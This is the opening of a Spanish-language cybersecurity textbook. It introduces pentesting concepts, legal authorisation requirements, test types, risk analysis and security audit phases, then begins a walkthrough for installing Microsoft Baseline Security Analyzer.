LA CIBERSEGURIDAD PRÁCTICA APLICADA A LAS REDES, SERVIDORES Y NAVEGADORES WEB

Wagner Manuel Abad Parrales
Tania Cecibel Cañarte Rodríguez
María Elena Villamarin Cevallos
Henry Luis Mezones Santana
Ángel Rolando Delgado Pilozo
Franklin Jhimmy Toala Arias
Juan Alberto Figueroa Suárez
Vicente Fray Romero Castro

Ingeniería y Tecnología

3ciencias

LA CIBERSEGURIDAD PRÁCTICA APLICADA A LAS REDES, SERVIDORES Y NAVEGADORES WEB

Wagner Manuel Abad Parrales
Tania Cecibel Cañarte Rodríguez
María Elena Villamarin Cevallos
Henry Luis Mezones Santana
Ángel Rolando Delgado Pilozo
Franklin Jhimmy Toala Arias
Juan Alberto Figueroa Suárez
Vicente Fray Romero Castro

Editorial Área de Innovación y Desarrollo,S.L.

ÁREA DE INNOVACIÓN Y DESARROLLO, S.L.

C/ Els Alzamora, 17- 03802- ALCOY (ALICANTE) info@3ciencias.com

Primera edición: **diciembre 2019**

ISBN: **978-84-121167-6-2**

DOI: **http://doi.org/10.17993/IngyTec.2019.59**

AUTORES

Wagner Manuel Abad Parrales. Ingeniero en Computación y Redes por la Universidad Estatal del Sur de Manabí, actualmente Estudia un Posgrado en la Universidad Espiritual Santo, maestría en Auditoría de las Tecnologías de la Información, en lo laboral docente en nivelación en la Universidad Estatal del Sur de Manabí.

Tania Cecibel Cañarte Rodríguez. Magister en Dirección y Gestión de las Tecnologías de la Información y Comunicaciones, actualmente docente principal de la ULEAM, Carrera de Gestión, Desarrollo y Secretariado Ejecutivo.

María Elena Villamarin Cevallos. Analista de Sistemas, actualmente trabaja en Frigolab San Mateo Cía. Ltda.

Henry Luis Mezones Santana. Ingeniero de Sistemas por la Universidad Laica Eloy Alfaro de Manabí, actualmente, catedrático de la Unidad Educativa Dra. Guadalupe Larriva.

Ángel Rolando Delgado Pilozo. Ingeniero en Sistemas por la Universidad Laica Eloy Alfaro de Manabí, actualmente estudiante en Segundo Semestre de la Maestría de Investigación en Tecnologías de la Información mención Seguridad de Redes y Comunicaciones por la Universidad Técnica de Manabí, Técnico en Sistemas del Gobierno Autónomo Descentralizado Municipal del Cantón Olmedo, Manabí, Ecuador.

Franklin Jhimmy Toala Arias. Técnico en Análisis de Sistema, Tecnólogo en Sistemas Computacionales, Ingeniero en Sistemas Computacionales, Magister en Educación y Desarrollo Social, experto en Gestión Organizacional y Liderazgo, Transformador para el Desarrollo Territorial del Buen Vivir, Docente habilitado de la Senescyt, Técnico de Computación Colegio Ciclo Básico Paulo Emilio Macías, Docente de Computación colegio particular Latinoamericano, Director de la Escuela Liceo Modelo, docente del colegio Ciclo Básico paulo Emilio Macías, docente de la Carrera de Ingeniería de Sistemas de la Universidad Estatal del Sur de Manabí Extensión Paján, Gerente del almacén de computadoras Pc System Programs, Director de Proyectos de la Unidad Educativa Paulo Emilio Macías, Docente – Tutor de Nivelación de la Universidad Técnica de Manabí, docente de Matemáticas y de Programación de la Universidad Estatal del sur de Manabí.

Juan Alberto Figueroa Suárez. Contador Público, Analista de Sistemas, Ingeniero en Contabilidad y Auditoría, Especialista en Diseño Curricular por Competencias,

Magister en Gerencia Educativa, actualmente docente en la Universidad Laica Eloy Alfaro de Manabí.

Vicente Fray Romero Castro. Ingeniero en Sistemas por la Universidad Laica Eloy Alfaro de Manabí, Magister en Sistemas de Información Gerencial por la Escuela Superior Politécnica del Litoral. Investiga temas relacionados a Tecnologías de Desarrollo de Software, Inteligencia de Negocios y metodologías Orientadas a Objetos. Actualmente Docente en la Universidad Estatal del Sur de Manabí.

PRÓLOGO

Actualmente la seguridad es uno de los problemas más relevantes considerados tanto por empresas privadas como públicas, lo que implica que estas inviertan gran cantidad de recursos y dinero para protegerse de los cibercriminales.

Este libro tiene como objetivo principal dar a conocer los fundamentos de la ciberseguridad práctica aplicada a las redes de datos, servidores y navegadores web. También, tiene como objetivo principal dar a conocer los conceptos principales y fundamentos de la seguridad a través del pentesting, conocer las diferentes vulnerabilidades, los tipos de análisis de auditoría de seguridad y las herramientas más utilizadas para realizar este tipo de ataques para prevenir los fallos de seguridad en los sistemas.

Se conocerá el funcionamiento y los fundamentos de las redes de datos para conocer en qué parte se pueden detectar los diferentes tipos de vulnerabilidades y poder entender el tipo de ataque que se quiere aplicar, también, se analiza los diferentes tipos de ataques por cada capa del modelo de referencia OSI, la seguridad en las redes inalámbricas y las diferentes tecnologías de implementación en sitios web.

Se conocerá como se realiza un escaneo con herramientas de tráfico y se aplicarán pruebas de vulnerabilidades para tomar los correctivos necesarios en la seguridad de la red, también, se conocerá como se captura tráfico a través de herramientas de Sniffing y los diferentes análisis de peticiones DNS.

También, se estudiará los diferentes ataques que se suscitan en una red, como se trabajan con las contraseñas de los usuarios, cuáles son las formas de ataques a los diferentes servidores web y en que consiste y como se puede mejorar la seguridad en los navegadores web.

Este libro puede ser utilizados tanto por estudiantes universitarios, de nivel medio, como por diferentes profesionales especializados en el área de la seguridad informática.

Los autores

ÍNDICE DE CONTENIDOS

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

CAPÍTULO I: INTRODUCCION AL PENTESTING

Este capítulo tiene como objetivo principal dar a conocer los conceptos principales y fundamentos de la seguridad a través del pentesting, desde las vulnerabilidades, tipos de análisis de seguridad, las fases de una auditoría de seguridad y las herramientas más utilizadas para realizar este tipo de ataques para prevenir los fallos de seguridad en los sistemas.

1.1. ¿Qué es el pentesting?

Según Pérez (2015) se considera al pentesting o hacking ético, como las acciones maliciosas que se llevan a cabo en una determinada organización aplicando la ética profesional, con el objetivo de encontrar vulnerabilidades y fallas de seguridad en los sistemas de una organización.

Tradicionalmente se ha involucrado a la seguridad de la información como un conjunto de varios elementos que se los puede describir de la siguiente manera:

- Confidencialidad.
- Integridad.
- Disponibilidad.

La confidencialidad, consiste que solo quien debe accede a la información y recursos disponibles, **la integridad**, consiste en asegurarse de que la información no es manipulada y que los recursos hacen lo que deben y el último elemento, **la disponibilidad**, consiste en evitar que un recurso o información no sea accesible cuando es necesario, además, de estos elementos tradicionales también se ha integrado más recientemente el concepto de autenticación para conocer la autoría de las acciones e informaciones y el no repudio, como la forma de garantizar que algo fue hecho, por ejemplo, si se envía un mensaje, que el receptor pueda demostrar que el usuario emisor es el que se lo ha enviado.

El objetivo de trabajar en seguridad de la información, es garantizarla consiguiendo que se cumplan y mantengan los parámetros anteriormente descritos y una de las herramientas que se tiene para ellos es el "**pentesting**", que consiste en el conjunto de investigaciones, pruebas descubrimiento de fallos y vulnerabilidades, demostraciones prácticas de explotación, informes de situación y recomendaciones de seguridad que se realizan con consentimiento del propietario de una infraestructura para evaluar su seguridad y la de la información que almacena, transmite o gestiona.

Propósito del pentesting

El objetivo del pentesting no es demostrar que un sistema es vulnerable, si no, saber cuáles son las vulnerabilidades específicas del mismo y proponer soluciones para reducir la probabilidad de explotación y el impacto que generaría. Todos los sistemas adolecen de algún tipo de vulnerabilidad técnica, procedimental, humana, así que, el objetivo de las pruebas de penetración es detectar dichas vulnerabilidades, evaluar si son o no explotables y proponer soluciones a las mismas, de nada sirve detectar un problema, si luego no se propone un plan de mitigación del mismo.

En el mundo de la seguridad informática y de redes o seguridad, se suele hablar de dos tipos de equipos profesionales, los "**rojos**" y los "**azules**" o red y blue team.

El equipo **Blue Team**, es un equipo de especialistas en ciberseguridad con propósito defensivo, mientras que un Red Team, es el equipo que ejecuta las labores ofensivas y por tanto las operaciones de pentesting, sin embargo no se trata de que un equipo gane y otro pierda cuando se hacen este tipo de pruebas, no se debe olvidar que hay que simular situaciones reales, por lo que la existencia de un blue team y su intervención es necesaria, ya que, los Pentesters deberán tener que enfrentarse a las mismas dificultades que un atacante real y viceversa.

Por si esto no fuese suficiente, si en la industria sólo existiese el perfil del atacante, él "**red team**", la visión estaría siempre sesgada, pero existiendo los equipos de defensa o "**blue teams**" pueden detectarse también vulnerabilidades en tiempo real sobre todo en la fase de detección de incidentes que es la principal, ya que no se puede reaccionar contra aquello que no se detecta.

Cuando se realizan test de penetración hay que involucrar siempre a los equipos de defensa, aunque pueden ser advertidos o no de las pruebas para evaluar también sus capacidades en ambos casos y sin lugar a duda sus conclusiones deben ser consideradas y tenidas en cuenta a la hora de redactar los informes de resultado de las pruebas y de planificar las medidas de mitigación de riesgos que sean de aplicación.

1.2. Consideraciones legales relativas a seguridad

El contenido del presente libro y cada uno de los capítulos que lo conforman, tienen fines únicamente educativos y de concienciación sobre ciberseguridad y seguridad de la información, las pruebas de penetración o pentesting son actividades que implican un riesgo para las infraestructuras a analizar, dado que el objetivo es emular lo que un atacante externo o interno podría perpetrar.

El objetivo como ya se ha aclarado es identificar los puntos débiles de los sistemas para implantar medidas que mitiguen las vulnerabilidades identificadas, por lo tanto, cualquier test de penetración debe realizarse única y exclusivamente bajo petición y autorización previa del propietario o responsable de los sistemas a evaluar. En resumen, los objetivos deben de:

- Identificar vulnerabilidades.
- Probar vulnerabilidades.
- Proponer soluciones.

Dado que este tipo de pruebas pueden afectar al normal desempeño de los sistemas de una organización, el Pentester y quién le contrata, deben acordar con anterioridad un contrato en el que conste:

Responsabilidad: La asignación de responsabilidades y a quien se informará de que se está realizando un test de penetración.

Alcance: El alcance que deben tener las pruebas y lo que implica y los resultados a obtener.

Información previa: La información previa con la que contará el especialista al realizar las pruebas de penetración.

Notificación: En qué condiciones detener el proceso al realizar el test.

Duración: El período específico de tiempo en el que se ejecutará la prueba.

Una vez acordado los términos de las pruebas de penetración, ambas partes deberán cumplir escrupulosamente con lo acordado para garantizar que las pruebas no afecten gravemente a la continuidad de negocio y que los resultados arrojen información útil para mejorar la seguridad global de la organización.

Una prueba de penetración está enmarcada en encontrar las vulnerabilidades y sugerir posibles soluciones dadas por el especialista, en cambio, el ataque de un cibercriminal trata de obtener información y dañar la infraestructura de una organización, la diferencia entre estas dos se muestra en la Tabla 1.

Tabla 1. Diferencia entre el pentesting y un ataque.

Pentesting	Ataque
Pactado	Sin aviso
Contratado	Sin permiso
Para evaluar seguridad	Motivos desconocidos
Con informe de conclusiones	Robo, sabotaje, etc…

Fuente: elaboración propia.

Esta es la diferencia clave, entre una prueba de penetración y un ataque, la prueba se realiza bajo demanda y por contrato mientras que en el caso de un ataque la víctima no sabe cuándo, quién, cómo ni porqué, por lo tanto, si los propietarios o responsables de la infraestructura sujeta a evaluación no son conscientes de esta situación, no se puede llamarla **prueba de penetración**, se debe llamarlo "**ataque**" y en la gran mayoría de los códigos penales de los distintos países eso es un delito, en España, por ejemplo, la Ley Orgánica 10/1995 del 23 de noviembre denominada código penal lo establece en los artículos 197 y subsiguientes. En el 197 por ejemplo, se habla de la vulneración de la privacidad e intimidad y de lo que se podría llamar espionaje para la violación de los datos personales o intimidad de otras personas.

En este artículo también se habla de lo que legalmente equivaldría al hacking como actividad maliciosa, es decir, a la violación del secreto de las comunicaciones por medios técnicos o a los accesos ilícitos a sistemas ajenos y en el 197 ter se habla incluso de que la posesión o diseño de herramientas de hacking sin la debida autorización, puede ser constitutiva de delito en sí misma, aunque no llegue a usarse dicha herramienta si esa es su finalidad.

Seguro de responsabilidad civil

Como se ha visto, lo principal es que el Pentester y la parte contratante entiendan los riesgos y responsabilidades de la prueba y establezcan todos los detalles por contrato, sin embargo, no deja de ser extremadamente recomendable que el Pentester cuente con un seguro de responsabilidad civil para protegerse en caso de tener que indemnizar a un cliente por daños causados durante el ejercicio de un test de penetración, más allá de lo establecido en el contrato previo.

1.3. Tipos de análisis de seguridad

Cuando una organización decide evaluar de forma práctica la seguridad de sus infraestructuras, debe tomar una decisión sobre cómo va a hacer esta prueba y para ello debe tomar en cuenta varias consideraciones. En primer lugar, hay que plantearse

qué tipos de atacantes y peligros existen, así que se puede empezar clasificando a los atacantes por su origen respecto a la organización en **internos y externos**.

Los atacantes **internos** pueden ser socios, empleados, proveedores, personas en general con cierta facilidad para acceder a la localización de la empresa y con posibilidad de tener conocimientos suficientes para cometer un ataque desde la propia infraestructura de la organización. Estos atacantes van a poder obtener mucha información sobre:

- Qué sistemas se tienen y cómo son.
- Quién los gestiona y mucho más.

Los atacantes **externos** son aquellos que por lo general no pueden estar dentro de la infraestructura, sino es para ejecutar el propio ataque, lo cual limita sus conocimientos y las opciones de ampliarlos sobre lo que se tiene. Cómo se puede ver con este tipo de clasificación de atacantes, en ambos casos considerándolos intencionados se analiza que la cantidad de información que pueden obtener sobre una organización, infraestructura varía bastante.

Cuando se habla de clasificar atacantes también se debe considerar que estos pueden estar enfocados en la organización como víctima directa o transitoria y quienes pueden atacar como atacarían a cualquier otro. Los atacantes directos pueden querer atacar a una organización porque son su prioridad o porque pueden ser de utilidad para atacar a un tercero que es su verdadero objetivo final, este tercero puede ser un socio, un proveedor, un cliente de la organización, etc., sea cual sea el motivo si se es un objetivo específico, el atacante recopilará tanta información como le sea posible de la infraestructura y organización, para así, maximizar las probabilidades del éxito de su ataque.

Por el lado contrario, están los oportunistas, atacantes que buscan víctimas específicas para métodos de ataque concretos, es decir, que no les importa demasiado quién es la potencial víctima, siempre que sea vulnerable al vector de ataque de que disponen, es algo así como decir que, si el atacante tiene un martillo va a buscar clavos y si tiene un destornillador va buscar tornillos, así pues, el oportunista no va a buscar tanta información, tan sólo la necesaria para intentar su ataque a cuantas más víctimas mejor.

El atacante dedicado busca el máximo beneficio de una víctima específica y el oportunista se basa más en la economía de escala, es decir, en atacar a cuantos más mejor sacando menos de cada uno. La información disponible como ya se ha

comentado también será mayor en el caso de atacantes internos comparado con los externos. Vista esta clasificación de los atacantes se verá que la información de que disponen, la que pueden obtener sobre la organización y el tiempo que van a dedicar a obtenerla varía, por lo tanto, a la hora de contratar un agente externo para evaluar la seguridad se puede hacer pruebas de distinto tipo en base a la información disponible para el atacante.

Tipos de prueba

Los tres tipos básicos de pruebas son:

- Caja negra.
- Caja gris.
- Caja blanca.

En **caja negra**, el atacante no sabe ningún dato particular, más allá de lo que cualquiera puede saber de una empresa, es decir, tiene computadoras, tienen una red, tienen correo electrónico, una página web y algunas cosas más.

En las pruebas de **caja gris**, se da cierta información de la infraestructura al equipo de pentesting para que enfoque su ataque en los servicios y sistemas relacionados con la información proporcionada y para qué si tienen que atacar otros sistemas, tenga, cierta información de la que partirán.

Cuando se habla de pruebas de **caja blanca** el cliente proporcionará al Pentester toda la información de que disponga, de este modo, el atacante podrá planificar sus ataques y pruebas casi como si fuese el propio administrador del sistema de la compañía.

Por ejemplo, al analizar la seguridad de un software, también se habla de estas tres gamas de color, en el caso de caja negra, el analista de seguridad tratará de encontrar vulnerabilidades a una aplicación mediante su análisis una vez instalada en un equipo, en caja gris tendrá detalles de partida por parte del fabricante, como documentación sobre el software por ejemplo y en caja blanca el fabricante le proporcionará al analista el código fuente para que pueda verlos también desde el mismo punto de vista del desarrollador y así detectar posibles fallos de diseño.

En una prueba de caja negra las demostraciones y pruebas se limitarán a lo que se pueda descubrir, mientras que cuanto más transparente sea la información, más cosas podrán probar de partida, pero menos parecido a un ataque, así pues, cuando

se contrata un servicio de análisis de seguridad, sea para una infraestructura, un sistema o una aplicación, hay que decidir qué tipo de prueba o pruebas se quieren hacer y cómo va influir en las conclusiones de las mismas y por tanto en las medidas que se van a tomar a partir de estas.

1.4. Las vulnerabilidades en el pentesting

Según el diccionario, vulnerable es todo aquello que puede ser herido o recibir lesión física o moralmente, obviamente cuando se habla de tecnologías de la información, una vulnerabilidad es cualquier característica de un sistema, aplicación o procedimiento que lo hace susceptible a la percepción de un daño o lesión. Según López (2010) cuando se habla de seguridad, uno de los temas claves a tratar es el análisis de riesgos, un análisis de riesgos consiste en identificar las amenazas que pueden afectar a los objetivos de la organización, ya sea impidiendo que se deje sin servicio a los clientes haciendo perder el trabajo realizado, causando una pérdida de reputación y credibilidad o cualquier otra cosa, la Figura 1 muestra un ejemplo de lo que implica un análisis de riesgos en relación con la vulnerabilidad.




Figura 1. Elementos que intervienen en un análisis de riesgo.
Fuente: elaboración propia.

Las amenazas tienen una probabilidad de darse, es decir, las amenazas existen pero hay algunas que suceden más a menudo y otras muy raramente, así que, además de identificar una amenaza se debe saber cómo de frecuente o probable es y cuando una amenaza se materializa causa una serie de problemas que se define como **impacto**, el cual puede ser desde muy leve a muy grave dependiendo de cada caso, así pues, conociendo las amenazas que acechan, su probabilidad y su impacto, se puede estimar para cada una un valor cualitativo o cuantitativo según el caso para el riesgo, de forma que permita priorizar los trabajos posteriores de minimización

de esos mismos riesgos, esto se consigue mediante la matriz de riesgos, como se muestra en la Figura 2.




Figura 2. Matriz de riesgos para medir las amenazas.
Fuente: elaboración propia.

Cuando se habla de seguridad de sistemas informáticos, las amenazas pueden materializarse por elementos externos como ataques o catástrofes **físicas**, como vandalismo, robos, incendios, pueden ser cuestiones derivadas del mal uso por parte de los usuarios de los recursos que la organización pone a su disposición y pueden existir y aprovecharse vulnerabilidades de tipo técnico que permiten el daño o uso inapropiado de los sistemas, afectando como ya se sabe a la confidencialidad de la información, su integridad o a la disponibilidad está o del propio sistema vulnerable o de otros que dependen del mismo, por ejemplo, un riesgo para una tienda online es que se hagan públicos los datos de los clientes y el impacto que causaría es evidente, por un lado podrían estafar a los clientes y por otro se perdería la confianza que estos han depositado en la organización.

Una amenaza específica para ese riesgo, es que alguien acceda a el servidor y se descargue una copia de la base de datos, por ejemplo, un atacante externo, un ejemplo concreto sería la vulnerabilidad CVE-2012-0002 para RDP del año 2012 que afecta a múltiples versiones del sistema operativo de Microsoft, tanto para escritorio como para servidores, en concreto afecta al protocolo RDP empleado para ejecutar escritorio remoto proporcionando acceso al atacante al sistema afectado, por lo tanto, se debe siempre tener claro que un análisis de vulnerabilidades no equivale a un análisis de riesgos.

El análisis de vulnerabilidades es una parte esencial, pero no suficiente del análisis de riesgos, esto se debe básicamente a que las amenazas hay que estudiarlas en cuanto a lo que afectan a la organización y sus recursos y en base a las vulnerabilidades que tiene dicho recurso y que pueden hacer efectiva dicha amenaza.

1.4.1. Estructura de riesgos

Se puede hacer una analogía con un viaje en carretera, si el riesgo es sufrir un accidente, una amenaza puede ser sufrir un pinchazo en una rueda o quedarse dormidos al volante, algunas de las vulnerabilidades que pueden hacer que se cumpla la amenaza del pinchazo pueden ser:

- El desgaste excesivo de las ruedas.
- El exceso o defecto de presión.
- Elementos extraños a la calzada, etc.

Mientras que el sueño es la vulnerabilidad que puede afectar al conductor, si la amenaza es quedarse dormido al volante, los riesgos se basan en las amenazas que pueden afectar a ciertos recursos en las vulnerabilidades que esas amenazas pueden aprovechar para causar el problema y es la probabilidad de que esas amenazas tengan lugar, la Figura 3 muestra un ejemplo de estructura de los riesgos.




Figura 3. Ejemplo de estructura de los riesgos.
Fuente: elaboración propia.

1.5. Fases de una auditoría de seguridad

Como cualquier procedimiento diseñado correctamente, una auditoría técnica de seguridad de recursos informáticos puede desglosarse en fases, estas son muy parecidas a las desarrolladas en la Cyber-Kill Chain, definidas por Lockheed Martin, que es la clasificación generalista y generalmente aceptada de las etapas por las que pasa un ciberataque estas son:

- Reconocimiento.
- Armamento.

- Distribución.
- Explotación.
- Instalación.
- Comando y control.
- Las acciones.

Sin embargo, cuando se habla de auditorías de seguridad, se concentran las fases de la siguiente forma:

- Primero, se realiza el reconocimiento del objetivo.
- A continuación, el escaneo de vulnerabilidades.
- Se continúa, con el análisis de las mismas.
- Se ejecuta los ataques.
- Por último, se comprueba si se puede realizar acciones de persistencia y o borrado de evidencias.

Pero en qué consiste cada etapa en una fase de auditoria de seguridad, esto se lo detalla a continuación:

- **El reconocimiento:** Es la fase en la que se obtiene toda la información que no sea posible sobre el objetivo, sea un objetivo concreto o toda una infraestructura, en esa información se debe basar para las siguientes etapas, esta primera etapa coincide con la etapa de reconocimiento de Cyber-Kill Chain.
- **El escaneo:** Consiste en el uso de herramientas manuales o automatizadas que permitan descubrir recursos informáticos en un terminal o servidor o verificar si están los que se han identificado en la fase de reconocimiento, el escaneo forma parte del reconocimiento en la Cyber-Kill Chain.
- **El análisis:** Consiste en estudiar toda la información recabada y en base a ella identificar todas las potenciales vulnerabilidades que pueden ser atacadas, es un trabajo de estudio de las fases anteriores y preparación de las siguientes en la Cyber-Kill Chain, el análisis equivaldría a la fase de armamento, es decir,

seleccionar las metodologías y herramientas que se van a emplear para atacar las vulnerabilidades detectadas a aquellos equipos o sistemas que hasta ese momento se conoce.

- **La fase de ataque:** Es la que se emplea para verificar si las vulnerabilidades identificadas en las fases anteriores son explotables o no, como pueden ser explotadas y también para evaluar el potencial impacto si el ataque lo desarrollase un sujeto malintencionado, en análisis de seguridad mediante pentesting esta etapa corresponde a todo el resto de la cadena, desde el despliegue de herramienta de ataque hasta las acciones en el objetivo.

- **Persistencia y ocultamiento:** Por último, se tiene que tratar de conseguir dos objetivos para verificar si los atacantes pudieran o no hacerlo, se trata de obtener persistencia en el sistema atacado para poder volver recurrentemente, por ejemplo, a descargar más información o a lo que sea que un hipotético atacante tenía intención de hacer. La segunda de las tareas es el borrado de evidencia, esto permitirá averiguar si los sistemas de registro empleados en nuestros equipos son resilientes y en caso de que un incidente tenga lugar que, aunque no se pueda detectar a prioridad, se pueda estudiarlo una vez detectado, esta fase obviamente forma parte de la fase de acciones de la Cyber-Kill Chain.

Aunque las fases indicadas son las que tradicionalmente se comentan puesto que suelen enseñarse de forma práctica, no se debe olvidar añadir una fase de informe, el informe de la auditoría realizada debe abarcar todo el proceso e incluir sugerencias justificadas sobre las medidas a tomar a partir de ese.

1.6. Herramientas de seguridad en versiones antiguas

Microsoft ofrece multitud de herramientas para la evaluación y gestión de la seguridad de los equipos, pero hay que tener en cuenta que aún hay una gran cantidad de aplicaciones informáticas que no están actualizadas a las últimas versiones del sistema operativo, pero puede encontrar información sobre las mismas en el apartado de subtitulado herramientas de seguridad en el TechCenter de seguridad de la página de Microsoft en múltiples idiomas disponible en el siguiente enlace https://www.microsoft.com/en-us/msrc?rtc=2, como se muestra en la Figura 4.




Figura 4. Centro de descarga de herramientas de Microsoft.
Fuente: elaboración propia.

Una de las herramientas que Microsoft propone y la que se va a analizar es Microsoft Baseline Security Analyzer 2.1.1 que dejó de actualizarse en 2010, pero la cantidad de sistemas basados aún en Windows 7 para escritorio, Windows server 2008 r2 para servidor y versiones anteriores es muy grande, por lo que aún se mantiene disponible. Lo primero que se puede encontrar es el enlace de descarga disponible en la siguiente dirección https://www.microsoft.com/en-us/download/details.aspx?id=19892, para lo se puede seleccionar el idioma a descargar como se muestra en la Figura 5.




Figura 5. Descarga de la herramienta Microsoft Baseline Security Analyzer.
Fuente: elaboración propia.

Una vez descargada la aplicación se la puede ejecutar para comenzar el proceso de instalación, en donde lo primero que se tiene que aceptar son los términos de licencia como muestra la Figura 6.




Figura 6. Aceptación de términos de licencia de Baseline Security Analyzer
Fuente: elaboración propia

Una vez aceptado los términos se procede a escoger el directorio de instalación como muestra la Figura 7.

